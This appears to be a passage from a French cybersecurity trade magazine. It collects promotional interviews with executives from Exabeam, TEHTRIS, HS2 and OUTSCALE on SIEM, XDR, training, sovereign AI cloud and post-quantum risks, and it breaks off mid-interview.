Je vais vous donner quelques exemples, mais comme mentionné précédemment, l'industrie aime en faire des cases simples à cocher pour les SIEM, n'est-ce pas ? Comme je peux ingérer des logs, je peux rechercher, je peux remplir un rapport, il faut donc aller un peu plus loin pour obtenir une différenciation forte, et c'est là qu'Exabeam brille. Je pense qu'en plus d'une technologie solide avec Exabeam, nous sommes également fiers du partenariat que vous obtenez avec Exabeam en tant qu'entreprise, en tant que fournisseur, et de nos personnes. Concernant l'expérience de mon équipe, ce sont principalement des praticiens du terrain. Il est donc relativement facile pour eux de faire le lien et de comprendre la douleur et les défis que vivent nos clients et nos partenaires. Et cela nous aide à articuler une solution solide pour leur faciliter la vie. Concernant nos offres chez Exabeam, nous avons une certaine flexibilité dans la manière dont nous proposons le SIEM, ce qui est unique dans l'industrie. Beaucoup ont choisi un côté ou l'autre. Soit être exclusivement natif du cloud, soit être sur site, un logiciel historique fonctionnant sur du matériel ou des ressources virtuelles.

Nous sommes uniques en ce sens que nous avons ce que nous appelons le Nouveau SIEM à l'échelle (NEW Scale SIEM), qui est notre offre native du cloud pour le SIEM. Et puis nous avons notre SIEM LogRhythm, qui est le logiciel LogRhythm que nous connaissons et aimons depuis plus de 20 ans que LogRhythm est dans ce domaine.

Pour faire court sur ces deux points, New Scale est ce SIEM natif du cloud construit sur GCP (Google Cloud Platform). Il tire évidemment parti de tous les avantages du cloud, comme la scalabilité, la fiabilité, une certaine persistance, une forte performance du produit. Donc, l'ingestion des logs, la recherche, le tableau de bord, tout sera très réactif de la manière dont le cloud peut offrir une solution. Le SIEM LogRhythm est une version sur site, et je me sens en confiance en disant que, en tant que solution de sécurité pure, c'est probablement le meilleur au monde pour le SIEM sur site. Il n'y a plus beaucoup de joueurs dans cet espace.

D'une manière réaliste, parmi ceux que nous verrions, probablement le plus courant serait Splunk, mais Splunk est si grand et si complexe que normalement, lorsque nous parlons d'une initiative dirigée par la sécurité visant à aider une équipe de sécurité, le SIEM LogRhythm atteint l'objectif et brille. Au-delà de nos offres SIEM, Exabeam lui-même est connu pour un moteur analytique unique, très puissant, peut-être l'un des meilleurs au monde, que nous appelons New Scale Analytics. Vous pouvez avoir cela aux côtés de nos SIEM dans New Scale SIEM ou dans le SIEM LogRhythm avec ce que nous appelons LogRhythm Intelligence.

Vous pouvez accéder à cela depuis le cloud, mais ce qui est unique, c'est que les capacités analytiques sont si fortes que nous offrons cela en plus d'autres SIEM, en plus de nos concurrents. Si vous êtes bien établi et que vous avez investi, que vous avez passé beaucoup de temps, d'argent et d'efforts sur votre Splunk ou votre Sentinel, nos clients intègrent nos analyses pour les superposer à cette technologie SIEM car nous sommes si forts dans la manière dont nous établissons une base de référence normale, et nous sommes brevetés dans la manière dont nous le faisons. Nous apportons donc une réelle valeur ajoutée au-delà des analyses que ces autres SIEM peuvent fournir.

> POURRIEZ-VOUS DONNER À NOS LECTEURS (DSI, RSSI, RESPONSABLES CYBERSÉCURITÉ...) UN OU DEUX MESSAGES CLÉS ?

Je suis dans le domaine des SIEM du côté des fournisseurs depuis assez longtemps. Je n'envie pas la position dans laquelle ils sont mis, les fournisseurs jouent tous un jeu similaire en ce sens que "nous voulons tous une place à la table et nous voulons tous les aider" avec leurs défis. Je leur dirais directement qu'il y a quelques moyens clés par lesquels Exabeam apporte une valeur ajoutée supplémentaire que je soulignerais. L'un est notre accent sur l'IA ou l'IA agentique, que nous appelons NOVA. Et NOVA est un peu un changement de jeu lorsque vous descendez au niveau de l'analyste.

Donc, les doigts sur le clavier, les yeux sur l'écran, et les personnes qui doivent délivrer en ce qui concerne vos opérations quotidiennes. Ce n'est pas une capacité d'IA de phase un, comme un chatbot. Il s'agit vraiment des débuts de l'IA agentique, qui est beaucoup plus experte dans le produit, beaucoup plus de raisonnement pour aller travailler au nom de l'analyste sans intervention humaine, mais rationaliser tout ce qu'ils doivent faire autour du temps moyen de détection et du temps moyen de réponse. NOVA est intégré dans notre technologie. Il n'y a pas de supplément à payer, ce que je crois également être une offre incroyable d'Exabeam.

Nous voulons vraiment que tous nos clients tirent parti de tout ce que l'IA peut leur apporter. Un autre point que je soulignerais est la gestion de l'automatisation. Ce sont nos capacités de SOAR (Security Orchestration and Automation Response). Et nous avons vraiment fait du bon travail avec la gestion de l'automatisation pour simplifier le processus de définition d'un Playbook, puis rendre les intégrations suffisamment simples pour que votre Playbook et vos actions soient connus et fiables pour l'analyste.

Historiquement, le défi avec le SOAR est qu'il est trop complexe et qu'il vous amène à ne pas avoir confiance en son utilisation. Si je ne peux pas lui faire confiance, il pourrait éteindre l'ordinateur du PDG et c'est un problème. Notre approche, notre gestion de l'automatisation aide donc nos clients à se sentir plus confiants dans les capacités du SOAR.

Et évidemment, cela leur permet de bien accélérer et d'ajuster leurs processus. Ils répondent tous de la même manière aux mêmes menaces, et ils tirent parti de l'investissement qu'ils ont fait dans d'autres technologies.

Le dernier point que je soulignerais est le navigateur de résultats, qui est la réponse d'Exabeam à un problème ou une question critique qui existe pour ces leaders seniors que vous avez décrits comme les RSSI et les DSI. Ils cherchent généralement des mises à jour constantes et des progrès par rapport à la posture de sécurité, n'est-ce pas ? Donc, comment se porte l'équipe ? Comment les outils permettent-ils à l'équipe de travailler ?

Et comment nous en sortons-nous ? Comment nous améliorons-nous ? Notre investissement est-il bien dépensé ? Le navigateur de résultats fournit les réponses à ces questions, rapidement. Il y a des cas d'utilisation que nous suivons, et nous vous donnerons une évaluation de votre posture de sécurité pour ce cas d'utilisation visuellement. Et nous ferons également des suggestions faciles à suivre, mais vous pouvez faire bouger les choses sur cette posture de sécurité, afin de vous en approcher de plus en plus.

En plus des cas d'utilisation, nous avons également une cartographie MITRE. Nous ferons donc le même aperçu de la posture de sécurité à travers MITRE, ce qui est important pour beaucoup de nos clients.

Tout cela ensemble change un peu la donne en ce qui concerne les choses dont les RSSI et les DSI ont besoin, en ayant les outils pour délivrer. Et pour ce faire, il faut être riche en fonctionnalités, mais de manière facile à utiliser. Si c'est trop complexe, si "mes analystes se concentrent sur l'administration ou le dépannage ou la création de contenu personnalisé", c'est loin de la valeur qu'un outil devrait vous apporter, un outil comme Exabeam.

Donc, je suppose que mon conseil serait de demander plus. Ne craignez pas de demander plus à votre technologie SIEM ou à vos analyses, que ce soit en intégrant New Scale Analytics pour remplacer complètement le SIEM que vous avez ou en jetant un bon coup d'œil à votre programme de menace interne et en intégrant nos analyses par-dessus. Exabeam a des solutions pour tous nos clients.

The document is an interview with Brian Emond, who leads the global SE organization at Exabeam.

Emond shares his 25-year journey in cybersecurity, starting in the U.S. Air Force and progressing through roles in IT security, SOC operations, and leadership positions, eventually leading to his current role at Exabeam following a merger with LogRhythm.

Exabeam specializes in Security Incident and Event Management (SIEM) and security analytics, offering both cloud-native and on-premise solutions. Emond highlights Exabeam's unique analytical capabilities, AI integration through NOVA, and automation management for Security Orchestration, Automation, and Response (SOAR). He emphasizes the importance of leveraging Exabeam's solutions to enhance security postures and streamline operations for CISOs and CIOs, encouraging them to demand more from their SIEM technology and analytics to address their security challenges effectively.



INFORMATIONS PRATIQUES


Solutions / Conseils phares

Exabeam NSA (NEW SCALE ANALYTICS) & NOVA,

Exabeam Security Operations Platform

Brian Emond, Global Vice President,
Solutions Engineering, Exabeam

exabeam.com



Vos opérations de sécurité pilotées par l'IA

**Boostez votre SIEM avec l'IA
et le machine learning**

**Détectez plus
rapidement**

**Identifiez le schéma
d'attaque complet en 1 clic**

**Améliorez votre
maturité cyber**

**Déploiement
on-premise ou SaaS**





LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

> SELON VOUS, QUELS SONT LES ENJEUX AU SUJET DE LA CYBER-RÉSILIENCE ET DE LA PROTECTION DES DONNÉES ?

En 2025, les enjeux autour de la cyber-résilience et de la protection des données sont devenus stratégiques, dans un contexte de menaces hyper-évolutives. Le paradigme a changé : nous sommes entrés dans une ère où les cyberattaques sont **intelligentes, persistantes, furtives**, et de plus en plus **pilotées par l'intelligence artificielle**.

La cyber-résilience ne se résume plus à la simple capacité de rebondir après une attaque. Elle consiste désormais à **absorber les impacts tout en maintenant la continuité des opérations**, malgré des menaces qui ciblent désormais **même les mécanismes de défense eux-mêmes**.

Par exemple, les EDR (Endpoint Detection & Response), auparavant au cœur des défenses, deviennent eux-mêmes des cibles. Les attaques par **contournement via imitation de comportements humains générés par des IA** sont de plus en plus répandues. Les techniques dites **"low and slow"**, qui opèrent discrètement sur des temps longs, échappent aux détections traditionnelles. L'IA est utilisée pour générer des attaques DDoS adaptatives, créer des campagnes de phishing quasi indétectables, ou piloter des **chatbots malveillants** capables de soutirer des informations sensibles par ingénierie sociale.

La frontière entre l'attaque et la défense s'estompe. Il est désormais crucial d'intégrer des capacités de **résilience**

dynamique, capables de s'adapter en temps réel, d'analyser les comportements à grande échelle, et de **réagir automatiquement** sans intervention humaine.

Parallèlement, l'arrivée imminente de **l'informatique quantique** représente une menace de rupture. Les schémas de chiffrement actuels pourraient être cassés dans un futur proche, menaçant la confidentialité des données sensibles, même rétroactivement. C'est pourquoi il devient essentiel d'anticiper via des stratégies de **crypto-agilité** et d'adopter progressivement des standards de **cryptographie post-quantique**.

Enfin, la multiplication des environnements hybrides (cloud, edge, IoT), le télétravail généralisé et les chaînes d'approvisionnement interconnectées élargissent considérablement la surface d'attaque. La protection des données ne peut plus être cloisonnée : elle doit être **globale, contextuelle et intelligente**.

En résumé, la **cyber-résilience de 2025** n'est plus seulement une capacité de réaction. C'est une **posture d'anticipation active**, qui exige une vision holistique, une adaptation constante, et l'intégration de technologies émergentes pour protéger, détecter, répondre... mais aussi **continuer à fonctionner coûte que coûte**, même en situation de crise.

> QUELLES SOLUTIONS DE VOTRE ENTREPRISE OU ORGANISATION GÉNÈRENT DE LA CYBER-RÉSILIENCE AVEC UNE PROTECTION DES DONNÉES LA PLUS ADÉQUATE ? ET POUR QUELLES RAISONS ?

Avec la **version 14 de la TEHTRIS XDR PLATFORM**, nous apportons des capacités renforcées pour aider les entreprises à **détecter, neutraliser et contenir les menaces avancées**, sur l'ensemble de leur infrastructure, des postes de travail jusqu'aux environnements cloud.

Cette nouvelle version répond à une évolution majeure du paysage des menaces : en 2025, les attaquants ne se contentent plus de cibler les données ou les utilisateurs, ils s'en prennent désormais **directement aux dispositifs de sécurité**, y compris les agents EDR. Ils utilisent l'IA pour simuler des comportements humains, contourner les protections et tenter de désactiver les défenses.

Face à cela, la TEHTRIS XDR PLATFORM intègre plusieurs couches de défense complémentaires :

- **Une détection comportementale avancée**, appuyée par l'intelligence artificielle, permettant d'identifier les attaques progressives et furtives, ainsi que les tactiques d'imitation utilisées pour échapper aux défenses.
- **Des mécanismes automatisés de remédiation**, capables d'isoler une machine compromise, de neutraliser les menaces détectées et de restaurer un état sécurisé de fonctionnement, en limitant les interruptions d'activité.
- **Une gestion rigoureuse des accès et des privilèges**, pour réduire les risques de propagation latérale et sécuriser les données sensibles à chaque niveau du système d'information.

Notre objectif ? Fournir une plateforme qui renforce la **résilience opérationnelle**, même face aux attaques les plus sophistiquées, en intégrant la **détection, la réaction et la continuité** dans un écosystème unifié, automatisé, et aligné avec les défis de sécurité actuels.

> QUELLES ÉVOLUTIONS, À COURT, MOYEN OU LONG TERME, VOYEZ-VOUS EN MATIÈRE DE CYBER-RÉSILIENCE ET PROTECTION DES DONNÉES (SOC AUGMENTÉ / IA AGENTIQUE / QUANTIQUE / CRYPTOGRAPHIE POST-QUANTIQUE...) ?

Nous observons une accélération nette dans l'évolution des menaces et des technologies, qui transforme en profondeur les exigences en matière de **cyber-résilience et de protection des données**.

Ces évolutions imposent un changement de posture : **la simple réaction ne suffit plus, il faut automatiser, anticiper et intégrer l'adaptation continue dans les systèmes de sécurité**. Nous vivons un tournant technologique majeur. Les exigences en matière de **cyber-résilience et de protection des données** évoluent à grande vitesse, poussées par la sophistication des menaces, la généralisation de l'IA, et les bouleversements à venir liés au quantique.

■ **À court terme, les SOC deviennent augmentés**, grâce à l'intégration de l'intelligence artificielle dans les opérations de détection, de priorisation des alertes et d'orchestration des réponses. Ces capacités sont déjà en production : elles permettent de **réduire la charge cognitive sur les analystes**, tout en accélérant la réponse aux incidents.

Chez TEHTRIS, cette logique est pleinement intégrée dans notre plateforme XDR, qui automatise la neutralisation de certaines menaces, déclenche des mesures correctives, et centralise la visibilité en temps réel sur les systèmes.

■ **À moyen terme, c'est l'émergence de l'IA agentique** qui va marquer un changement profond.

Il faut bien comprendre la différence avec l'IA déjà utilisée depuis plusieurs années en cybersécurité :

- Jusqu'à présent, l'IA servait essentiellement à **détecter des anomalies, classer des événements ou automatiser des réponses préconfigurées** — dans des environnements bien définis, sur des tâches précises.
- Ce que change l'IA agentique, c'est l'arrivée d'**agents intelligents autonomes**, capables de **prendre des décisions contextualisées, d'agir en coopération**, et de **s'adapter à des situations nouvelles** en temps réel, dans une logique **plus proactive que réactive**.

Ces agents fonctionneront comme des **capteurs décisionnels autonomes**, déployés dans les systèmes, capables de **proposer ou d'exécuter des actions locales** (ex. : bloquer un processus, isoler une machine, adapter une politique de

sécurité) tout en étant **coordonnés avec une supervision humaine**. Loin de remplacer les équipes SOC, ces agents viendront les épauler, en prenant en charge des tâches répétitives ou urgentes, et en améliorant la **vitesse et la précision de la réponse**.

■ **À long terme, l'informatique quantique** représente un basculement majeur, notamment en matière de cryptographie. De nombreux algorithmes actuels (RSA, ECC, etc.) deviendront vulnérables à la puissance de calcul des machines quantiques. Cela oblige dès aujourd'hui à **anticiper** la transition vers une **cryptographie post-quantique**. Cette transition doit s'accompagner d'une **architecture crypto-agile**, capable d'intégrer de nouveaux protocoles au fur et à mesure de leur standardisation (comme ceux en cours de sélection par le NIST). L'objectif est de garantir que les données sensibles, même interceptées aujourd'hui, ne puissent être déchiffrées demain (attaques "Harvest now, Decrypt later").

Parallèlement, la réglementation évolue rapidement, notamment avec des textes comme **NIS2**, qui imposent non seulement des capacités de protection, mais aussi des mécanismes de **continuité d'activité en cas d'incident**. La cyber-résilience devient ainsi une **obligation stratégique**, et non plus seulement technique.

Chez TEHTRIS, nous accompagnons cette transformation avec une vision claire : fournir une cybersécurité **augmentée, résiliente et souveraine**, dans laquelle l'IA, l'automatisation et la supervision humaine coexistent pour garantir la **protection et la continuité des systèmes, même en situation de crise avancée**.

The document features an interview with Eric Brégrand, Chief Product Officer at TEHTRIS, discussing cyber resilience and data protection in 2025.

He highlights the strategic importance of these issues due to evolving threats, including AI-driven attacks and quantum computing risks. TEHTRIS's XDR Platform version 14 offers advanced behavioral detection, automated remediation, and rigorous access management to enhance resilience. Brégrand also discusses the future of cybersecurity, including AI-augmented SOC's, agentic AI for proactive defense, and the transition to post-quantum cryptography to safeguard data against future decryption threats.

<TEHTRIS>
FACE THE UNPREDICTABLE

INFORMATIONS PRATIQUES

Contact :

Eric BREGAND, CPO

Business@tehtris.com • www.tehtris.com/fr/

<TEHTRIS>

FACE THE UNPREDICTABLE

Devenez le gardien du cyberspace.

TEHTRIS
WITH _____ XDR AI

TEHTRIS
XDR AI

DÉTECTEZ ET NEUTRALISEZ
AUTOMATIQUEMENT LES
CYBERATTAQUES EN TEMPS RÉEL,
QUELLE QUE SOIT VOTRE ORGANISATION.



business@tehtris.com
tehtris.com





HERVÉ
SCHAUER

Fondateur & Président
HS2

LA FORMATION CONTINUE

■ ■ **GS MAG** : *vous êtes aujourd'hui dans la formation continue, mais vous avez commencé dans le conseil, quand a commencé la formation pour vous ?*

■ ■ **HS** : Quand j'avais une société de minitel, puis une société de gestion documentaire, de 1986 à 1988, je dispensais des formations continues professionnelles en parallèle : formation au langage C, un langage rebelle dans le contexte de l'époque, puis formation à l'administration système Unix, aussi un système rebelle dans le contexte de l'époque; Il faut se souvenir que les réseaux étaient balbutiants et le premier réseau local était Novell Netware avec son protocole IPX, et promouvoir TCP/IP dans les années 80 était aussi rebelle, de même que promouvoir RFC822 alors que le système promu était X400.

J'enseignais donc dès cette époque tout ce qui était rebelle, et donc en janvier 1989 en me mettant à mon compte j'ai lancé une formation "Sécurité Unix", qui perdure encore en 2025 avec "Sécurité Linux".

■ ■ **GS MAG** : *Oui mais le conseil ? Pourquoi avoir arrêté ?*

■ ■ **HS** : Mon ancienne société HSC Hervé Schauer Consultants a proposé de tout : conseil, audit, puis tests d'intrusion, puis en 2005, ISO27001, etc. À la suite des changements majeurs survenus fin 2017 et mon départ de l'entreprise en mars 2018, j'ai fait le choix de me spécialiser dans la formation professionnelle continue. J'ai choisi de me tourner vers la formation car je crois profondément à la transmission des connaissances, ce qui contraste avec la nature de plus en plus confidentielle des autres activités de mon ancienne entreprise, telles que les audits PASSI, l'investigation numérique ou la réponse à incident.

En plus, d'autres sociétés étaient également expertes dans ces domaines. Cette orientation m'a également offert l'opportunité de m'associer avec Lynda Benchikh, ancienne responsable de la formation de ma précédente société, me permettant ainsi de ne plus travailler seul.

>>>

>>> ■■ **GS MAG** : *Pour un prochain dossier sur la formation continue en cybersécurité je suis allé chercher les chiffres des sociétés de formation continue. Chez HS2 vous ne publiez pas votre chiffre d'affaires, alors que les grands catalogues de formation continue affichent leurs chiffres, pourquoi ?*

■■ **HS** : Nous n'avons répondu qu'à 4 appels d'offres publics depuis notre création en 2018, je le précise puisqu'une juge a copié le pipeau d'un avocat, qui face à un appel d'offre avec un contenu, et un règlement de consultation différents, a argumenté que "HS2 était très expérimenté dans les appels d'offre publics", et donc le fait que l'appel d'offre était incohérent ne pouvait pas nous avoir induit en erreur... Mais dans ces appels d'offre publics, comme pour tous les clients qui le demandent, nous fournissons nos chiffres.

Simplement il faut savoir les interpréter correctement, donc je préfère dire que l'an dernier, HS2 a reçu 1612 stagiaires, répartis sur 120 sessions de formation, pour 56 formations différentes, et faisant intervenir 102 formateurs. Ces indicateurs de volume et d'activité sont, selon nous, plus représentatifs de notre valeur que le seul chiffre d'affaires, qui peut être sujet à des comparaisons trompeuses avec des structures aux coûts très différents.

■■ **GS MAG** : *Vous avez reçu 1612 stagiaires ! C'est conséquent comment faites-vous ? Il semble que vous n'êtes que 2 dans la société ?**

■■ **HS** : Nous sommes deux et Lynda a choisi de faire avec des prestataires plutôt que des salariés. Elle a géré des équipes toute sa carrière, je comprends qu'elle ne souhaite plus continuer et préfère gérer des prestataires. Donc en équivalent temps-plein en effet nous sommes plus nombreux genre 6-8. Nous avons aussi des revendeurs, soit des grands catalogues, soit des revendeurs en province.

**GSM* Est-ce la formation continue a changé depuis la pandémie où tout devait se faire à distance ?*

■■ **HS** : Les formations en classe virtuelle sont sans aucun doute un outil formidable, offrant une flexibilité et une accessibilité précieuses. Elles permettent de se former depuis n'importe où, ce qui est un atout majeur pour les

entreprises soucieuses de réduire les frais de déplacement et d'optimiser les plannings.

Mais, il est important de reconnaître que ce format ne convient pas à tous les profils ni à tous les types de formation. Chaque individu a des préférences d'apprentissage différentes. Certains, très minoritaires, s'épanouissent dans un environnement virtuel.

L'immense majorité en revanche, ont un besoin plus marqué d'interactions physiques, de l'énergie d'un groupe en présentiel et des échanges spontanés qui enrichissent l'expérience d'apprentissage. Pour ces personnes, l'écran est un intermédiaire qui peut parfois générer un sentiment

d'isolement, voire d'une moindre implication, les gens retiennent moins.

Si nous nous concentrons uniquement sur les économies de coûts, nous risquons de passer à côté d'un aspect crucial : l'efficacité pédagogique et l'engagement des participants. Une formation bien adaptée au profil du stagiaire, qu'elle soit en présentiel ou à distance, sera toujours plus rentable à long terme qu'une formation choisie uniquement pour des raisons budgétaires.

Plutôt que d'imposer un modèle unique, il serait judicieux de privilégier une approche plus nuancée. Offrir la possibilité de choisir entre la classe virtuelle et le présentiel, en respectant les préférences de chacun et ainsi garantir un meilleur retour sur investissement en assurant une adhésion et une rétention des connaissances optimales.

L'objectif principal reste de développer les compétences de vos équipes de la manière la plus efficace possible, et cela passe parfois par une diversité de formats.

Chez HS2, nous avons délibérément choisi un modèle pédagogique à deux formateurs dans la salle, qui, bien que différent de la norme du secteur, assure une qualité de formation supérieure.

■ ■ **GS MAG** : *Est-ce que votre programme change beaucoup d'une année à l'autre ?*

■ ■ **HS** : Le programme évolue en continu. Nous avons lancé des formations qui s'adressent aux personnes déjà expérimentées, de second niveau, comme SECUBLUE2, RSSIINDUS, DIRCYBER, des sujets nouveaux avec SECUIA : cybersécurité des IA, FORMOBILE : investigation dans les téléphones, nous l'avons déjà lancé en 2012 avec mon ancienne société, mais à l'époque il n'y avait pas le marché. Pour 2026, nous refondons l'offre de formation aux tests d'intrusion. Nous complétons et mettons à jour chaque année nos programmes et nous adaptons continuellement aux besoins.

■ ■ **GS MAG** : *Dans les formations HS2 il y a 2 formateurs dans la salle, cela surprend souvent, mais les gens en sont ravis, comment faites-vous ?*

■ ■ **HS** : Chez HS2, nous avons délibérément choisi un modèle pédagogique à deux formateurs dans la salle, qui, bien que différent de la norme du secteur, assure une qualité de formation supérieure.

Alors que la plupart des centres de formation planifient font plein de sessions quitte à avoir peu de stagiaires, nous privilégions moins de sessions. Entre par exemple un formateur pour six stagiaires et deux pour douze stagiaires cela n'impacte pas notre rentabilité et, selon notre expérience, offre des avantages considérables :

Les formateurs sont toujours au top :

Un formateur seul sur une session de cinq jours, ça peut être fatigant ! Avec deux, ils peuvent se relayer, ce qui fait qu'ils restent performants et dynamiques pendant toute la formation.

Les exercices pratiques sont tout aussi efficaces :

Qu'il y ait un formateur pour six stagiaires ou deux formateurs pour douze, la supervision des travaux pratiques reste tout aussi efficace.

Développement professionnel des formateurs :

Travailler en binôme permet aux formateurs d'apprendre mutuellement, enrichissant ainsi leurs compétences.

La rotation des binômes amplifie cet effet, et chacun peut se concentrer sur ses domaines de prédilection.

On gère mieux les imprévus :

La présence de deux formateurs facilite grandement la gestion des situations complexes, comme les stagiaires en difficulté ou les problèmes techniques lors des exercices.

Contrairement à l'idée reçue qu'un groupe plus petit favorise les échanges, nous avons observé que des sessions avec plus de douze stagiaires génèrent des discussions de meilleure qualité, plus équilibrées et plus fluides. Chaque stagiaire conserve amplement la possibilité de poser ses questions, tout en bénéficiant de la richesse des interactions au sein d'un groupe plus diversifié.

■ ■ **GS MAG** : *Quel est le message d'HS2 à nos lectrices et lecteurs RSSI, DPO, DSI, etc. ?*

■ ■ **HS** : Qu'ils réalisent à quel point la formation professionnelle continue représente leur investissement le plus rentable en cybersécurité et qu'il est crucial d'envoyer leurs équipes se former. En examinant les données de l'ACN, et en excluant l'enseignement privé initial, on constate que la formation professionnelle en cybersécurité ne représente qu'une infime fraction, 0,2 % de l'ensemble des dépenses en cybersécurité en France. On peut légitimement se demander si la formation contribue réellement à seulement 0,2 % de l'amélioration de la cybersécurité.

Il est important de garder à l'esprit que le coût principal d'une formation ne réside pas seulement dans les frais pédagogiques. Il inclut aussi le temps passé par l'apprenant en formation, temps durant lequel il est rémunéré par son employeur sans contribuer directement aux opérations courantes. Pour cette raison, il est essentiel d'investir dans la meilleure formation possible. Cela garantit un retour sur investissement maximal, bénéficiant ainsi à l'entreprise comme à l'individu. ■

Plutôt que d'imposer un modèle unique, il serait judicieux de privilégier une approche plus nuancée. Offrir la possibilité de choisir entre la classe virtuelle et le présentiel, en respectant les préférences de chacun.

LA SOUVERAINETÉ AU COEUR DE NOTRE ADN

LLMaaS



Mistral AI

**OUTSCALE
KUBERNETES
AS A SERVICE**

Cloud Public SecNumCloud 3.2



PHILIPPE
MILTIN

*Directeur Général,
3DS OUTSCALE,
Dassault Systèmes*



LA SOUVERAINETÉ NUMÉRIQUE VIA OUTSCALE EST UN ÉLÉMENT CLÉ POUR LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

■ ■ **GS MAG :** *Bonjour Philippe Miltin. Global Security Mag est ravi d'avoir de nouveau un entretien avec vous. Pouvez-vous nous faire un premier bilan sur les répercussions de l'offre LLMaaS (LARGE LANGUAGE MODELS AS A SERVICE) dans le business de OUTSCALE, et nous dire comment s'annoncent les premiers pas de l'offre OKS (OUTSCALE KUBERNETES AS A SERVICE) en matière d'adoption ?*

■ ■ **PM :** Ce matin (5 juin 2025), lors de l'événement OUTSCALE EXPERIENCES, nous avons eu la visite de Guillaume Bour (Head of Entreprise EMEA, Mistral AI), pour nous parler des nouvelles synergies entre Mistral AI et OUTSCALE. Nous avons aussi eu le témoignage de Stéphane Messika (Cofondateur, CLEYROP), un de nos partenaires, venu nous parler de notre success story. Arnaud Beaufort (Directeur du numérique, Secrétaire

Général, Ministère de l'Aménagement du Territoire et de la Transition écologique) a également participé pour relater le retour d'expérience sur les Modèles IA Souverain OUTSCALE qui sont utilisés par le Ministère. Enfin, Fabien Malbranque (Directeur de la Direction du Contrôle Interne et de la Sécurité du Numérique, CNAF) et Florence Pereira (Account Manager Splunk / a CISCO company) ont mis en exergue les clés d'un déploiement réussi chez nos clients. Tout ceci montre qu'il est important de comprendre qu'aujourd'hui, il y a une attente très forte du marché pour avoir une véritable solution d'IA Générative Souveraine de bout en bout. Et cela veut dire que les modèles ont été entraînés en France, les infrastructures sont hébergées en France, et la sécurisation comme la certification sont faites en France.

La problématique qui a été exprimée ce matin, c'est qu'actuellement, il y a beaucoup de solutions dites Open Source qui peuvent être utilisées par tout le monde. La vraie différenciation que nous avons mise en place avec Mistral AI, c'est que nous proposons des modèles payants qui ont beaucoup d'attributs. Le premier attribut, c'est que les modèles sont optimisés pour l'Infrastructure. Et nous >>>

Avec OUTSCALE, vous avez l'assurance d'avoir une Entreprise qui est pérenne, puisque nous sommes la marque de Dassault Systèmes.

>>> savons qu'à ce jour, pour avoir de la GPU NVIDIA notamment, les coûts d'infrastructures sont prohibitifs.

Avec notre offre LLMAaaS, nous optimisons environ par 50 % l'utilisation d'infrastructures avec ces modèles-là.

Le deuxième attribut pour les clients, est le fait que, comme Guillaume le rappelait, Mistral AI, c'est un laboratoire de recherche. Aussi, le fait d'avoir des solutions industrielles qui peuvent être mises en place rapidement, est aussi un point important. Cela veut dire que nos clients attendent d'avoir une solution qui soit opérable rapidement, et c'est bien le cas avec Mistral AI. Alors, ce que nous avons annoncé ce matin, c'est que nous allons être les premiers à offrir une solution de la plateforme et du chat, qui va permettre, une fois de plus, de mettre en œuvre ces solutions d'IA Générative très rapidement, de façon très industrielle, ce qui sera une véritable alternative à Chat GPT, tout en étant une solution européenne. Effectivement, actuellement, il y a un engouement important. Nous signons un certain nombre de contrats. Là, nous avons vu quelques clients qui ont accepté de témoigner, mais nous en avons beaucoup d'autres qui utilisent notre solution, mais qui ne peuvent pas encore être cités. L'engouement est à la fois dans le Secteur Public et dans le Secteur Privé, parce que pour des sujets très stratégiques pour l'Entreprise ou l'Organisation, ces entités préfèrent maintenant opérer avec une IA générative vraiment souveraine. Donc nous sommes très satisfaits de ce partenariat avec Mistral AI. Ça marche très bien. C'est un vrai différenciateur pour les clients, à la fois d'un point de vue Sécurité et en matière d'accompagnement pour la mise en œuvre.

Et ce qui concerne OKS, maintenant, c'est devenu maintenant une offre complètement mature. Tous nos clients l'utilisent. La mise en œuvre est très facile, et c'est un point important. Comme nous avons pris des standards du marché, c'est évidemment interopérable très facilement.

Alors, nous avons aussi un différenciateur avec notre solution OKS parce que OUTSCALE a la capacité d'offrir une solution qui est sécurisée, et avec des clusters dédiés. Ainsi le client a l'assurance d'avoir un cluster dédié.

Et comme nous sommes dans un Cloud Public, c'est une agilité forte pour pouvoir, de façon automatisée, grossir ou passer à l'échelle suivant les besoins.

■ ■ **GS MAG** : *Pouvez-vous nous parler de la vision de OUTSCALE concernant le Quantique, et le lancement de l'offre QUANTUM AS A SERVICE ? Quels sont les enjeux, notamment en matière de Souveraineté et de l'Autonomie Numérique ? Et puis, en quoi Outscale aide à la Cyber-Résilience, à la protection des données ?*

■ ■ **PM** : La Souveraineté Numérique est au cœur de l'ADN même d'Outscale. Aujourd'hui, dans le domaine du Quantique, il y a beaucoup d'enjeux à avoir en tête. Le premier enjeu, c'est que les Américains ont développé un principe qui est « Harvest Now and Decrypt Later », ce qui veut dire qu'il existe en permanence l'opportunité de récupérer des données cryptées ou chiffrées.

Or ce qui est crypté à ce jour, le sera moins demain, et c'est là où se trouve le problème. Quand le Quantique arrivera, tout le cryptage ou chiffrement qui a été mis en place sera totalement obsolète. Donc, si vous avez des forces ennemies et des concurrents qui ont récupéré vos données dites critiques, même chiffrées aujourd'hui, elles ne le seront plus demain. En outre, il restera toujours intéressant, même dix ans après, de pouvoir récupérer des données chiffrées. C'est un premier enjeu important. La Souveraineté, se mesure sur la durée. Ce n'est pas un sujet immédiat. Il faut que dans la durée, on s'assure que les données ne soient pas récupérables, même si elles sont chiffrées. Le deuxième sujet, c'est que OUTSCALE adresse des marchés régulés, que ce soit dans le domaine de la Finance ou de la Banque, le domaine de la Santé, celui de la Défense, celui de l'Industrie. Tous ces marchés très régulés sont des domaines sur lesquels les solutions quantiques

